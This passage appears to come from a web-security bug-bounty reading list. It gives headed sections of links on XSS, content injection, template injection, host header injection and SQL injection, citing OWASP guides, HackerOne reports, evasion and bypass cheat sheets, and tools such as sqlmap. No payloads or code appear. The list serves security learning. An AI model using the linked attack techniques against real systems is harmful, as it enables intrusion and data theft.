- Testing For DOM Cross Site Scripting: [https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- Stored Cross Site Scripting Attacks: <https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/>
- Reflected Cross Site Scripting: <https://shieldfy.io/security-wiki/cross-site-scripting-xss/reflected-xss>
- DOM Cross Site Scripting: <https://medium.com/iocscan/dom-based-cross-site-scripting-dom-xss-3396453364fd>
- Reflected XSS Shopify: <https://hackerone.com/reports/422707>
- Stored XSS on Snapchat: <https://medium.com/@mrityunjoy/stored-xss-on-snapchat-5d704131d8fd>
- Persistent DOM-based XSS in https://help.twitter.com via localStorage:
<https://hackerone.com/reports/297968>
- XSS Filter Evasion Cheat Sheet:
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- Blind XSS Pada Internal Panel Tokopedia: <https://noobsec.org/project/2018-11-23-blind-xss-pada-internal-panel-tokopedia/>

0x10. Content Injection

- Content Spoofing: https://www.owasp.org/index.php/Content_Spoofing
- [SEMrush] Error Page Content Spoofing or Text Injection:
<https://hackerone.com/reports/327671>
- [LocalTapiola] Error Page Content Spoofing or Text Injection:
<https://hackerone.com/reports/181594>
- [Harvest] Text and HTML Injection at First and Last Name Parameter:
<https://hackerone.com/reports/152577>
- [Slack] HTML Injection Inside Slack Promotional Emails: <https://hackerone.com/reports/321029>
- [Infogram] HTML Injection at Employee ID: <https://hackerone.com/reports/283742>

0x11. Server-Side Template Injection

- Server-Side Template Injection: RCE for the modern webapp -
<https://portswigger.net/kb/papers/serversidetemplateinjection.pdf>
- Server-Side Template Injection Introduction & Example -
<https://www.netsparker.com/blog/web-security/server-side-template-injection/>
- Exploiting Server Side Template Injection With Tplmap -
https://www.owasp.org/images/7/7e/Owasp_SSTI_final.pdf
- Payload All The Things – Template Injection
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>
- Uber.com may RCE by Flask Jinja2 Template Injection - <https://hackerone.com/reports/125980>
- [Intel] Hunting Bug in Web App - https://www.owasp.org/images/c/ce/OWASP-London20170928-Suleman_Malik-PDF.pdf
- Tplmap - <https://github.com/epinna/tplmap>

0x12. Host Header Injection

- Web Servers and the Host Header: <https://serversforhackers.com/c/webservers-host-header>
- What Is a Host Header? <https://www.itprotoday.com/devops-and-software-development/what-host-header>
- Practical HTTP Host Header Attacks: <https://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html>
- Host Header Injection: <https://lightningsecurity.io/blog/host-header-injection/>
- [Whisper] Host Header Injection – Redirection: <https://hackerone.com/reports/94637>
- [Mavenlink] Password reset link injection allows redirect to malicious URL:
<https://hackerone.com/reports/281575>

0x13. SQL Injection

- Akamai Report Q4 2017 State of The Internet Security Reports
<https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/q4-2017-state-of-the-internet-security-report.pdf>
- OWASP TOP 10 2017
https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

- OWASP TOP 10 2017 – A1 Injection
https://www.owasp.org/index.php/Top_10-2017_A1-Injection
- SQL Injection Cheat Sheet
<https://portswigger.net/web-security/sql-injection/cheat-sheet>
- Blind SQL Injection Tutorial:
<http://www.securityidiots.com/Web-Pentest/SQL-Injection/Blind-SQL-Injection.html>
- How to Prevent SQL injection Attacks
<https://www.wordfence.com/learn/how-to-prevent-sql-injection-attacks/>
- What is SQL Injection (SQLi) and How to Prevent It
<https://www.acunetix.com/websitetecurity/sql-injection/>
- [Nutanix] SQL injection on Bootcamp
<https://blog.securitybreached.org/2018/09/08/sqli-bootcampnutanix-com-bug-bounty-poc/>
- [Zomato] Blind Boolean SQL injection
<https://hackerone.com/reports/297534>
- PoC - Blind Boolean SQL Injection Through User Agent
<https://medium.com/@frotnull1337/sql-injection-through-user-agent-44a1150f6888>
- [Starbucks] Blind Time-Based SQL Injection
<https://timeofcheck.com/time-based-blind-sqli-on-news-starbucks-com/>
- Methodology SQL Injection Authentication Bypass
https://support.portswigger.net/customer/portal/articles/2791007-Methodology_SQL_Injection_Authentication_.html
- SQL injection Authentication Bypass Cheat Sheet
<https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/>
- Repository SQLmap
<https://github.com/sqlmapproject/sqlmap>